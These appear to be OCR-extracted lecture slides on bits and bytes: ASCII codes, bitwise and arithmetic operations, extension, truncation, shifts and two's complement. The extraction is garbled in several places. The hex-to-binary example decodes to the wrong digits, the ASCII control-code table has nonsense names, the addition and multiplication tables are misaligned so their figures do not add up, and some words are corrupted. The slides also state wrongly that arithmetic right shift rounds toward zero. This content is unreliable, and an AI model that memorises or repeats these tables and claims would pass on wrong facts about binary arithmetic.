
Example: 0xDECODE4F00D is

1101111011000001110111000101100000011011100100111000000001101
 ↓ ↓ ↓ 1 ↓ ↓ 2 ↓ 0 ↓ E 4 F 0 0 D
 D E C 1 D E 2 C 0 D E 4 F 0 0 D


characters, text: ASCII

| | | | | | | | | | | | | | | | |
|----------------|--|-------------------|---------------------------|------------------|-----------------|----|----|----|----|----|----|----|----|----|----|
| 0- | NULL SUM DIA EIA EUI ENQ ACK BELL | S _{pace} | T _{ab} | F _{eed} | T _{ab} | FF | FS | RS | US | 0- | | | | | |
| 1- | DLE DC1 DC2 DC3 DC4 NAK SYN ETB CAN EM SUB ESC | ape | FS | GS | RS | US | | | | 1- | | | | | |
| 2- | SPace ! " # \$ % & ' () * + , - . / | | | | | | | | | 2- | | | | | |
| 3- | 0 1 2 3 4 5 6 7 8 9 | : | ; | < | = | > | ? | | | 3- | | | | | |
| 4- | @ A B C D E F G H I J K L M N O | | | | | | | | | 4- | | | | | |
| 5- | P Q R S T U V W X Y Z [\] ^ _ | | | | | | | | | 5- | | | | | |
| 6- | ` a b c d e f g h i j k l m n o | | | | | | | | | 6- | | | | | |
| 7- | p q r s t u v w x y z { } ~ DEL | | | | | | | | | 7- | | | | | |
| -0 | -1 | -2 | -3 | -4 | -5 | -6 | -7 | -8 | -9 | -A | -B | -C | -D | -E | -F |
| | | | | | | | | | | | | | | | |
| transmission | | | | | | | | | | | | | | | |
| Ctrl-@ 00 | Null | Ctrl-P 10 | Data Link Escape | | | | | | | | | | | | |
| Ctrl-A 01 | Start of Heading | Ctrl-Q 11 | Device Control 1 | | | | | | | | | | | | |
| Ctrl-B 02 | Start of Text | Ctrl-R 12 | Device Control 2 | | | | | | | | | | | | |
| Ctrl-C 03 | End of Text | Ctrl-S 13 | Device Control 3 | | | | | | | | | | | | |
| Ctrl-D 04 | End of Transmission | Ctrl-T 14 | Device Control 4 | | | | | | | | | | | | |
| Ctrl-E 05 | Enquiry | Ctrl-U 15 | Negative Acknowledge | | | | | | | | | | | | |
| Ctrl-F 06 | Acknowledge | Ctrl-V 16 | Synchronous idle | | | | | | | | | | | | |
| Ctrl-G 07 | Bell ♡ | Ctrl-W 17 | End of Transmission Block | | | | | | | | | | | | |
| Ctrl-H 08 | Backspace | Ctrl-X 18 | Cancel | | | | | | | | | | | | |
| Ctrl-I 09 | Horizontal Tab | Ctrl-Y 19 | End of Medium | | | | | | | | | | | | |
| Ctrl-J 0A | Line Feed | Ctrl-Z 1A | Substitute | | | | | | | | | | | | |
| Ctrl-K 0B | Vertical Tab | Ctrl-[1B | Escape Esc | | | | | | | | | | | | |
| Ctrl-L 0C | Form Feed | Ctrl-\ 1C | File Separator | | | | | | | | | | | | |
| Ctrl-M 0D | Carriage Return | Ctrl-] 1D | Group Separator | | | | | | | | | | | | |
| Ctrl-N 0E | Shift In | Ctrl-^ 1E | Record Separator | | | | | | | | | | | | |
| format | | | | | | | | | | | | | | | |
| device control | | | | | | | | | | | | | | | |
| code extension | | | | | | | | | | | | | | | |
| separators | | | | | | | | | | | | | | | |

sound (discrete samples ~ waveform)



images (discrete boxes, discrete RGB)



bits & bytes in action

operations on bitvectors

for any given bitvector, we can do

- **bitwise** operations
and (`&`), or (`|`), not (`~`), xor (`^`), shift (`<<`, `>>`)
- **logic** operations
(bitvectors interpreted as Booleans; all-0 false, else true)
and (`&&`), or (`||`), not (`!`)
- **arithmetic** operations
(bitvectors interpreted as numbers)
add (`+`), subtract (`-`), multiply (`*`), divide (`/`)

you know the logic operations. let's see arithmetic & shift.

extend (zero-)

when you write bitvector **into larger space**, pad 0s at head.

always preserves the numeric value being represented.

example (8 bits to 16-bit storage)

before:

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| 1 | 1 | 0 | 1 | 0 | 1 | 1 | 0 |
|---|---|---|---|---|---|---|---|

after:

| | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | 1 | 0 | 1 | 0 | 1 | 1 | 0 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|

truncate

when you write bitvector **into shorter space**, drop bits at head.
easily changes numeric value (if dropped part has non-0 bits).

example (16 bits to 8-bit storage)

before:

| | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 1 | 1 | 0 | 0 | 1 | 1 | 0 | 1 | 1 | 0 | 1 | 0 | 1 | 1 | 0 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|


after:

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| 1 | 1 | 0 | 1 | 0 | 1 | 1 | 0 |
|---|---|---|---|---|---|---|---|

truncating k to n bits equivalent to modulus op : $k \mod 2^n$.

modular arithmetic (nice properties)

why this representation:
because then
{ inc, dec }rementing the
binary representation
is the same as
{ inc, dec }rementing the
number it represents.



addition (unsigned)

like (long-)addition for base-10, just now with bits.

k -bit addition yields $\leq k + 1$ -bit result; truncate to k bits.

example (add 4-bit numbers in base-2)

| | | | | | |
|---|---|---|---|---|-------------------|
| 1 | 1 | | | | ← carry bits |
| | | 1 | 1 | 1 | 0 |
| + | | 1 | 0 | 1 | 14 |
| | 1 | 0 | 0 | 1 | 5 |
| | 1 | 0 | 0 | 1 | 19 (truncated: 3) |


4-bit + overflowed; colored bit truncated, resulting in 3.

question: per column, which logic op for a) result? b) carry?


shift (logical-)

move bits by k spaces, truncate homeless bits, put 0 in empty.

left-shift (`v<<k`)



right-shift (`v>>k`)



multiplication by powers of 2.

division by powers of 2.
rounds **towards 0**, not “down”

multiplication (unsigned)

like (long-)multiplication for base-10, just now with bits.

k -bit multiplication yields $\leq 2k$ -bit result; truncate to k bits.

example (multiply 4-bit numbers in base-2)

| | | | | | | |
|---|---|---|---|---|--------------|-------------------|
| 1 | 1 | 1 | | | ← carry bits | |
| | | * | 1 | 1 | 0 | 14 |
| | | | 1 | 0 | 1 | 5 |
| | | | 1 | 1 | 0 | 14 |
| | | | | 0 | 0 | 0 |
| 1 | 1 | | 1 | 0 | 0 | 56 |
| 1 | 0 | 0 | 0 | 1 | 0 | 70 (truncated: 6) |

4-bit * overflowed; colored bit truncated, resulting in 6.

two's complement

Let $x = \langle x_{w-1}x_{w-2}\dots x_0 \rangle$ be a w -bit computer word. The unsigned integer value stored in x is

$$x = \sum_{k=0}^{w-1} x_k 2^k.$$

The prefix **0b** designates a Boolean constant.

For example, the 8-bit word **0b10010110** represents the unsigned value $150 = 2 + 4 + 16 + 128$.

The signed integer (two's complement) value stored in x is

$$x = \left(\sum_{k=0}^{w-2} x_k 2^k \right) - x_{w-1} 2^{w-1}.$$

sign bit

For example, the 8-bit word **0b10010110** represents the signed value $-106 = 2 + 4 + 16 - 128$.

extend (sign-)

two's complement extension: pad sign bit at head instead.

intuition: preserve distance from 0.

example (8 bits to 16-bit storage)

before (for $b \in \{0, 1\}$):

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| b | 1 | 0 | 1 | 0 | 1 | 1 | 0 |
|---|---|---|---|---|---|---|---|

after:


| | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| b | b | b | b | b | b | b | b | 1 | 0 | 1 | 0 | 1 | 1 | 0 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|

shift (arithmetic-)

two's complement **right** shift: **put sign bit in empty** instead.

two's complement **left** shift: as in unsigned.

intuition: preserve signage, makes it useful for division by power of 2. (here is where the “towards 0” matters).



⋮

addition, multiplication (signed)

compute signed a op b using implementation for unsigned:

- interpret a and b as unsigned,
- perform op,
- interpret result as signed.


try it on paper for some 4-bit value-pairs.

consequence: need only 1 implementation for both types op.
(isn't two's complement neat?)

why it works: same “clock”, different value

why this representation:
because then
{ inc, dec }removing the
binary representation
is the same as
{ inc, dec }removing the
number it represents.

note: binary addition overflowed,
but the *resulting bits stored*
represent the correct integer.



